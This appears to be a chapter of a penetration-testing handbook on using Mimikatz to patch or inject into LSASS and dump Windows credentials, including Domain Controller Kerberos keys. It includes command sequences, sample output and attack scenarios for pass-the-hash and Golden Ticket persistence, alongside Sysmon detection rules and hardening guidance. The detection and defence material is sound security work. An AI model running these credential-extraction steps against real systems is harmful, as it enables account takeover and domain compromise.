
Appearance
Chapter 15: LSASS Patching and Injection
Introduction
In Chapter 14, we explored how LSASS functions as the central authentication authority in Windows, hosting Security Support Providers that cache credentials for single sign-on functionality. That chapter focused on understanding the architecture—the "what" and "why" of credential storage. Now we're going to examine the most aggressive methods for extracting those credentials: memory patching and code injection.
These techniques represent a fundamental shift in operational approach. Instead of passively reading memory structures and decrypting what we find, we're actively modifying the running LSASS process. Patching rewrites security checks within LSA functions to force them to reveal information they normally protect. Injection goes further—we insert our own code into LSASS and execute it within the process context, calling internal APIs that are ordinarily accessible only to system components.
I want to be direct about the risks here. These are not subtle techniques. You're modifying the most critical security process in Windows. If your patch targets the wrong offset, if your injected code has a bug, if the structures don't match what you expected—LSASS crashes, and Windows immediately initiates a system reboot. I've seen this happen during assessments, and it's never a good moment. The system comes back up, you've lost your shell, and the event logs now contain evidence of process manipulation that wasn't there before.
That said, these techniques exist because sometimes they're necessary. On Domain Controllers, the /inject method can retrieve credential data that simply isn't available through passive extraction—including Kerberos keys, WDigest hashes, and password history. When you need that level of access, the trade-off may be worth it.
This chapter covers the technical implementation of both patching and injection, the specific API calls and data structures involved, operational guidance for when to use each method, and comprehensive detection strategies. We'll also examine how defensive technologies like LSA Protection (PPL) specifically counter these techniques.
Technical Foundation
The Three Paths to LSASS Credentials
When extracting credentials from a live LSASS process, Mimikatz provides three distinct approaches, each with different risk profiles and capabilities:
| Approach | Module | Invasiveness | Data Retrieved | Risk Level |
|---|---|---|---|---|
| Memory Parsing | sekurlsa | Low | Cached credentials from SSPs | Low |
| Memory Patching | lsadump::lsa /patch | High | SAM/LSA hashes via API modification | High |
| Code Injection | lsadump::lsa /inject | Very High | Full credentials including supplemental data | Very High |
Memory Parsing (sekurlsa)
This is the standard approach covered in previous chapters. Mimikatz opens LSASS with read-only access, locates known data structures in memory, and decrypts the credential material it finds. The process memory is not modified—we're observers, not participants.
Memory Patching (lsadump::lsa /patch)
Patching takes a more aggressive approach. Rather than reading credentials from memory structures, we modify the code of an internal LSA function to remove security restrictions. The targeted function has the capability to return password hashes, but normally refuses to do so. By overwriting specific instructions, we force it to comply.
Code Injection (lsadump::lsa /inject)
Injection is the most invasive technique. Mimikatz allocates memory within the LSASS process, writes executable payload code to that memory, and creates a remote thread to execute it. The injected code runs within LSASS's security context, allowing it to call internal APIs that would otherwise be inaccessible.
Privilege Requirements
Both patching and injection require SYSTEM-level privileges on modern Windows versions. Local Administrator is insufficient because the necessary process access rights (specifically PROCESS_VM_WRITE and PROCESS_CREATE_THREAD) are denied even to administrators when targeting protected processes.
Elevation Workflow
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name : NT AUTHORITY\SYSTEM
...
The privilege::debug command enables SeDebugPrivilege, which is required to obtain process handles with arbitrary access. The token::elevate command impersonates a SYSTEM token, giving our subsequent operations the necessary privilege level.
Memory Patching: lsadump::lsa /patch
Concept and Implementation
The /patch technique targets an internal SAM function called SampQueryInformationUserInternal. This function is the worker routine that retrieves user account information from the SAM database. It's capable of returning password hashes, but contains conditional logic that prevents this in normal operation.
The patch overwrites this security check. Mimikatz locates the function in memory, identifies the specific instructions that implement the restriction, and replaces them with NOP (no-operation) instructions or unconditional jumps. After patching, every call to this function reveals the full hash information.
The Target Function
c
typedef struct _SAMPR_USER_INTERNAL1_INFORMATION {
    ENCRYPTED_NT_OWF_PASSWORD    EncryptedNtOwfPassword;
    ENCRYPTED_LM_OWF_PASSWORD    EncryptedLmOwfPassword;
    unsigned char                NtPasswordPresent;
    unsigned char                LmPasswordPresent;
    unsigned char                PasswordExpired;
} SAMPR_USER_INTERNAL1_INFORMATION;
This structure contains the encrypted NTLM and LM hashes for a user account. The "Encrypted" prefix is somewhat misleading—the hashes are stored in a form that Mimikatz can readily decrypt once obtained.
Syntax and Usage
mimikatz # lsadump::lsa /patch
Domain : WORKGROUP / DESKTOP-ABC123
SysKey : 1234567890abcdef...

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :
Workstation vs. Domain Controller Output
The data returned by /patch varies significantly based on the target system type:
On Workstations and Member Servers
- Local SAM account hashes (NTLM and LM)
- Built-in accounts (Administrator, Guest)
- Local service accounts
- Limited to accounts stored in the local SAM database
On Domain Controllers
- All domain user account hashes
- Kerberos keys (AES256, AES128, RC4)
- Service account credentials
- Computer account hashes
- Trust relationship keys
Required Process Access Rights
The /patch technique requires the following access mask when opening LSASS:
| Access Right | Hex Value | Purpose |
|---|---|---|
| PROCESS_VM_READ | 0x0010 | Read memory contents |
| PROCESS_VM_WRITE | 0x0020 | Write patch bytes |
| PROCESS_VM_OPERATION | 0x0008 | Change page protections |
| PROCESS_QUERY_INFORMATION | 0x0400 | Query process information |
| Combined | 0x0438 | Full patch access |
The presence of PROCESS_VM_WRITE in a handle to LSASS is a critical indicator. Legitimate processes virtually never need to write to LSASS memory.
Code Injection: lsadump::lsa /inject
Concept and Implementation
Code injection takes the attack further by executing arbitrary code within the LSASS process space. Rather than patching existing code, Mimikatz:
- Allocates a new memory region within LSASS (
VirtualAllocEx) - Writes payload code to that region (
WriteProcessMemory) - Creates a new thread to execute the payload (
CreateRemoteThread) - The payload calls internal SAM APIs from within LSASS's context
- Results are communicated back to Mimikatz
The Payload's Target: SamIRetrievePrimaryCredentials
The injected code's primary objective is calling SamIRetrievePrimaryCredentials, an internal SAM function that returns the SAMPR_USER_INTERNAL6_INFORMATION structure. This structure is far richer than what /patch provides:
c
typedef struct _SAMPR_USER_INTERNAL6_INFORMATION {
    SAMPR_USER_INTERNAL1_INFORMATION    Identity;
    SAMPR_ENCRYPTED_USER_PASSWORD       CurrentNtEncryptedWithOldNt;
    SAMPR_ENCRYPTED_USER_PASSWORD       CurrentNtEncryptedWithOldLm;
    SAMPR_ENCRYPTED_USER_PASSWORD       CurrentLmEncryptedWithOldLm;
    SAMPR_ENCRYPTED_USER_PASSWORD       CurrentLmEncryptedWithOldNt;
    // ... additional fields including supplemental credentials
} SAMPR_USER_INTERNAL6_INFORMATION;

Supplemental Credentials: The Crown Jewels
On Domain Controllers, the /inject method retrieves supplemental credentials that are not accessible through patching:
| Credential Type | Contents | Value |
|---|---|---|
| Kerberos Keys | AES256, AES128, DES, RC4 keys | Golden/Silver Ticket creation |
| WDigest | 29 hash variations | HTTP Digest authentication |
| Password History | Previous NTLM hashes | Historical password cracking |
| Clear-text | Reversibly encrypted passwords | Direct authentication |
| PKU2U | Certificate-based credentials | Modern authentication |
Syntax and Usage
mimikatz # lsadump::lsa /inject
Domain : CORP / DC01
SysKey : abcd1234...

RID  : 000001f4 (500)
User : Administrator
 * Primary
    NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0
    LM   :
 * Kerberos
    aes256_hmac : 1234567890abcdef1234567890abcdef...
    aes128_hmac : abcdef1234567890abcdef12345678...
    des_cbc_md5 : 1234567890abcd...
 * Kerberos-Newer-Keys
    aes256_hmac : 1234567890abcdef1234567890abcdef...
    aes128_hmac : abcdef1234567890abcdef12345678...
    des_cbc_md5 : 1234567890abcd...
 * WDigest
    01  d4...
    02  ab...
    [... 29 entries ...]
Required Process Access Rights
Code injection requires an expanded access mask:
| Access Right | Hex Value | Purpose |
|---|---|---|
| PROCESS_VM_READ | 0x0010 | Read results back |
| PROCESS_VM_WRITE | 0x0020 | Write payload code |
| PROCESS_VM_OPERATION | 0x0008 | Allocate memory, change protections |
| PROCESS_QUERY_INFORMATION | 0x0400 | Query process information |
| PROCESS_CREATE_THREAD | 0x0002 | Create remote thread |
| Combined | 0x043A | Full injection access |
The PROCESS_CREATE_THREAD right is the distinctive indicator. Remote thread creation in LSASS is essentially never legitimate.
Comparison: Patch vs. Inject
Decision Matrix
| Factor | /patch | /inject |
|---|---|---|
| Stability | Medium | Lower |
| Crash Risk | Moderate | Higher |
| Data Retrieved (Workstation) | NTLM/LM hashes | NTLM/LM hashes |
| Data Retrieved (DC) | Hashes | Hashes + Kerberos keys + WDigest + History |
| Detection Signature | PROCESS_VM_WRITE | PROCESS_CREATE_THREAD |
| Recovery on Failure | Possible | Likely reboot |
| Version Sensitivity | High | Very High |
| Recommended Use | Quick local hash extraction | Complete DC credential harvesting |
When to Use Each
Use /patch when:
- You need local SAM hashes quickly
- System stability is paramount
- You're on a workstation or member server
- The target is a well-understood Windows version
Use /inject when:
- You need Kerberos keys for ticket forging
- You need password history for cracking
- You need WDigest hashes for specific authentication
- The target is a Domain Controller with high-value credentials
- You're prepared for potential system instability
Failure Scenarios
Both techniques can cause LSASS to crash, resulting in an immediate system reboot. Common failure causes include:
- Offset Mismatch: Windows updates can change the location of internal functions
- Structure Changes: Microsoft occasionally modifies internal data structures
- Memory Corruption: Incorrect patch bytes or malformed injection payload
- Race Conditions: Thread timing issues during injection
- Antivirus Interference: Security software terminating the operation mid-execution
Attack Scenarios
Scenario 1: Quick Local Hash Extraction
Context: You've gained local administrator access to a workstation and need local account hashes for credential reuse attacks.
Attack Flow:
- Elevate to SYSTEM:
token::elevate - Execute patch:
lsadump::lsa /patch - Collect NTLM hashes for local accounts
- Use hashes for Pass-the-Hash against other systems
Why /patch: Minimal risk, quick execution, sufficient data for lateral movement.
Scenario 2: Domain Controller Full Extraction
Context: You've compromised a Domain Controller and need comprehensive credential material for persistence.
Attack Flow:
- Elevate to SYSTEM:
token::elevate - Execute injection:
lsadump::lsa /inject - Collect:
- Domain user NTLM hashes
- Kerberos AES keys for Golden Ticket creation
- krbtgt account keys specifically
- Service account credentials
- Use material to create Golden Tickets for persistence
Why /inject: The additional credential types (especially Kerberos keys) are essential for advanced persistence techniques.
Scenario 3: Historical Password Auditing
Context: Security assessment requires evaluation of password change policies and historical password reuse.
Attack Flow:
- Compromise Domain Controller
- Execute
lsadump::lsa /inject - Collect password history hashes
- Crack historical hashes offline
- Analyze patterns: Are users using incremental passwords?
Why /inject: Password history is only available through supplemental credential extraction.
Scenario 4: Targeted WDigest Collection
Context: You need to authenticate to legacy systems using HTTP Digest authentication.
Attack Flow:
- Compromise Domain Controller or relevant server
- Execute
lsadump::lsa /inject - Extract WDigest hash variations
- Use appropriate WDigest hash for target authentication protocol
Why /inject: WDigest hashes are supplemental credentials only accessible through injection.
Detection and Indicators of Compromise
Process Access Monitoring (Sysmon Event ID 10)
The most reliable detection method monitors for process handle creation with suspicious access rights.
Detection Rule: Patch Activity
xml
<RuleGroup name="LSASS Patch Detection" groupRelation="and">
  <ProcessAccess onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
    <GrantedAccess condition="is">0x0438</GrantedAccess>
  </ProcessAccess>
</RuleGroup>
Detection Rule: Injection Activity
xml
<RuleGroup name="LSASS Injection Detection" groupRelation="and">
  <ProcessAccess onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
    <GrantedAccess condition="is">0x043A</GrantedAccess>
  </ProcessAccess>
</RuleGroup>
Broader Detection (Any Write Access)
xml
<RuleGroup name="LSASS Write Access" groupRelation="and">
  <ProcessAccess onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
    <GrantedAccess condition="contains">0x20</GrantedAccess>
  </ProcessAccess>
</RuleGroup>
Remote Thread Creation (Sysmon Event ID 8)
Remote thread creation in LSASS is the definitive indicator for injection attacks. Legitimate software does not create threads in LSASS.
Detection Rule
xml
<RuleGroup name="LSASS Remote Thread" groupRelation="and">
  <CreateRemoteThread onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
  </CreateRemoteThread>
</RuleGroup>
Windows Security Event 4663 (Kernel Object Access)
With Object Access auditing enabled, Windows logs attempts to access kernel objects with specific permissions.
Audit Policy Configuration
cmd
auditpol /set /subcategory:"Kernel Object" /success:enable /failure:enableThe resulting 4663 events will show the access mask requested, allowing correlation with known attack signatures.
Key Detection Events Summary
| Event Source | Event ID | Indicator | Severity |
|---|---|---|---|
| Sysmon | 10 | Process access with 0x0438 or 0x043A | Critical |
| Sysmon | 8 | Remote thread creation in lsass.exe | Critical |
| Sysmon | 7 | Suspicious DLL load into lsass.exe | High |
| Security | 4663 | Kernel object access with write permissions | High |
| Security | 4656 | Handle requested to lsass.exe | Medium |
Behavioral Indicators
Beyond specific events, look for these behavioral patterns:
- Process Lineage: Non-system processes accessing LSASS
- Timing: Access occurring outside normal administrative hours
- Sequence: privilege::debug followed by lsadump commands
- Memory Patterns: Unusual memory allocations in LSASS address space
- Thread Anomalies: New threads in LSASS without corresponding legitimate activity
Defensive Strategies
1. Enable LSA Protection (RunAsPPL)
Protected Process Light (PPL) is the most effective defense against both patching and injection. When enabled, LSASS runs as a protected process that rejects handle requests with write or thread creation permissions from non-protected processes.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
    RunAsPPL = 1 (DWORD)
Verification
powershell
# Check if LSASS is running as PPL
Get-Process lsass | Select-Object -Property ProcessName,
    @{Name="PPL";Expression={$_.StartInfo.FileName}}

# Registry check
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name RunAsPPL
2. Deploy Credential Guard
Windows Credential Guard isolates credentials in a virtualization-based security (VBS) environment. Even if LSASS is compromised, the actual secrets reside in an isolated container that user-mode code cannot access.
powershell
# Enable Credential Guard
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\LSA" `
    -Name "LsaCfgFlags" -Value 1 -Type DWord

# Requires: Hyper-V, UEFI, Secure Boot
3. Implement Application Control
Block execution of known credential theft tools and restrict which processes can interact with LSASS:
powershell
# Windows Defender Application Control policy example
# Block Mimikatz by hash
New-CIPolicy -Level Hash -FilePath "C:\Policies\DenyMimikatz.xml" `
    -UserPEs -Deny
4. Restrict Debug Privileges
SeDebugPrivilege is required for these attacks. Limit which accounts possess this privilege:
Computer Configuration → Windows Settings → Security Settings →
Local Policies → User Rights Assignment → Debug programs
Remove all accounts except essential debugging personnel.
5. Monitor High-Fidelity Events
Deploy detection for:
- Sysmon Event ID 10 (Process Access) targeting lsass.exe
- Sysmon Event ID 8 (CreateRemoteThread) targeting lsass.exe
- Security Event ID 4663 (Kernel Object) with write access masks
6. Implement Privileged Access Workstations
Ensure Domain Controller administration occurs only from hardened PAWs:
- Physical separation from general-purpose computing
- Enhanced monitoring and logging
- Restricted network connectivity
- Hardware-based credential protection
7. Regular Credential Rotation
Limit the value of compromised credentials through rotation:
- Service account password rotation
- Built-in administrator password rotation (LAPS)
- Kerberos key version updates
- Trust password rotation
Operational Considerations
Stability Assessment
Before executing either technique, assess the target environment:
- Windows Version: Verify compatibility with current Mimikatz build
- Patch Level: Recent cumulative updates may change offsets
- Security Software: EDR/AV may terminate operations mid-execution
- System Criticality: Consider impact of potential crash
Fallback Planning
Always have contingencies:
- Pre-stage persistence mechanisms before attempting invasive techniques
- Consider memory dump alternatives (Chapter 20) on critical systems
- Maintain network access independent of the target host
Evidence Management
These techniques generate significant forensic artifacts:
- Event logs will contain process access records
- Memory forensics may reveal injected code
- Crash dumps (if failure occurs) will contain evidence
Domain Controller Specifics
When targeting DCs:
- Schedule during low-activity periods
- Target non-primary DC if possible (replication ensures data availability)
- Use
logcommand to capture extensive output - Prioritize krbtgt account credentials for Golden Ticket creation
mimikatz # log C:\temp\dc_extract.txt
mimikatz # token::elevate
mimikatz # lsadump::lsa /inject
mimikatz # log
Version Sensitivity
Both techniques are highly sensitive to Windows versions. Mimikatz maintains signatures for specific Windows builds:
| Windows Version | Build | /patch Support | /inject Support |
|---|---|---|---|
| Windows Server 2016 | 14393 | Yes | Yes |
| Windows Server 2019 | 17763 | Yes | Yes |
| Windows Server 2022 | 20348 | Yes | Yes |
| Windows 10 20H2 | 19042 | Yes | Yes |
| Windows 11 | 22000+ | Yes | Yes |
Always use the latest Mimikatz release to ensure compatibility with current Windows builds.
Practical Lab Exercises
Exercise 1: Local Hash Extraction with /patch
Objective: Extract local SAM hashes using the patch technique and observe detection events.
- Configure Sysmon to log Event ID 10 (ProcessAccess)
- Open Mimikatz as Administrator
- Execute:
privilege::debug token::elevate lsadump::lsa /patch - Record the NTLM hashes for local accounts
- Examine Sysmon logs for Event ID 10
- Identify the access mask (should be 0x0438)
Exercise 2: DC Credential Extraction with /inject
Objective: Extract full credential material from a Domain Controller.
Prerequisites: Lab Domain Controller, SYSTEM access
- Execute:
privilege::debug token::elevate log C:\temp\inject_output.txt lsadump::lsa /inject log - Examine the output file for:
- Kerberos keys (AES256, AES128, RC4)
- WDigest hashes
- Password history
- Locate the krbtgt account credentials
- Record the AES256 key for Golden Ticket creation (future exercise)
Exercise 3: Detection Engineering
Objective: Create and validate detection rules for patch/inject activity.
- Deploy Sysmon with this minimal configuration:xml
<Sysmon schemaversion="4.50"> <EventFiltering> <ProcessAccess onmatch="include"> <TargetImage condition="end with">lsass.exe</TargetImage> </ProcessAccess> <CreateRemoteThread onmatch="include"> <TargetImage condition="end with">lsass.exe</TargetImage> </CreateRemoteThread> </EventFiltering> </Sysmon> - Execute both /patch and /inject techniques
- Examine resulting events:
- Event ID 10: What access masks appear?
- Event ID 8: What source process created the thread?
- Refine rules to reduce false positives while maintaining detection
Exercise 4: PPL Protection Validation
Objective: Verify that LSA Protection blocks patch/inject techniques.
- Enable RunAsPPL:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 1 - Reboot the system
- Attempt
/patchand/injectcommands - Document the error messages
- Examine how Mimikatz fails when PPL is active
Exercise 5: Kernel Object Auditing
Objective: Detect patch/inject through native Windows auditing.
- Enable Kernel Object auditing:
auditpol /set /subcategory:"Kernel Object" /success:enable - Execute credential extraction commands
- Filter Security log for Event ID 4663
- Correlate access masks with known attack signatures
- Compare detection fidelity with Sysmon
Summary
Memory patching and code injection represent the most aggressive credential extraction techniques in the Mimikatz toolkit. They involve directly modifying or executing code within the LSASS process—operations that carry significant risk but provide access to credential material unavailable through passive methods.
Key Takeaways:
/patchmodifies LSA function code to bypass security restrictions, enabling hash extraction through the patched API/injectcreates a remote thread in LSASS to execute custom code that calls internal credential APIs- Both require SYSTEM privileges and specific process access rights (0x0438 for patch, 0x043A for inject)
- Injection retrieves supplemental credentials (Kerberos keys, WDigest, history) not available through patching
- Both techniques can crash LSASS, causing immediate system reboot—test on non-critical systems first
- Detection is reliable through Sysmon Event ID 10 (ProcessAccess) and Event ID 8 (CreateRemoteThread)
- LSA Protection (PPL) blocks both techniques by preventing the necessary process access
The decision between passive extraction (sekurlsa), patching, and injection depends on your operational requirements. For most scenarios, passive extraction provides sufficient credential material with lower risk. Reserve patching and injection for situations where their additional capabilities—particularly the supplemental credentials available through injection on Domain Controllers—justify the increased detection risk and potential for system instability.
Next: Chapter 16: LSA SAMPrevious: Chapter 14: LSASS Windows Authentication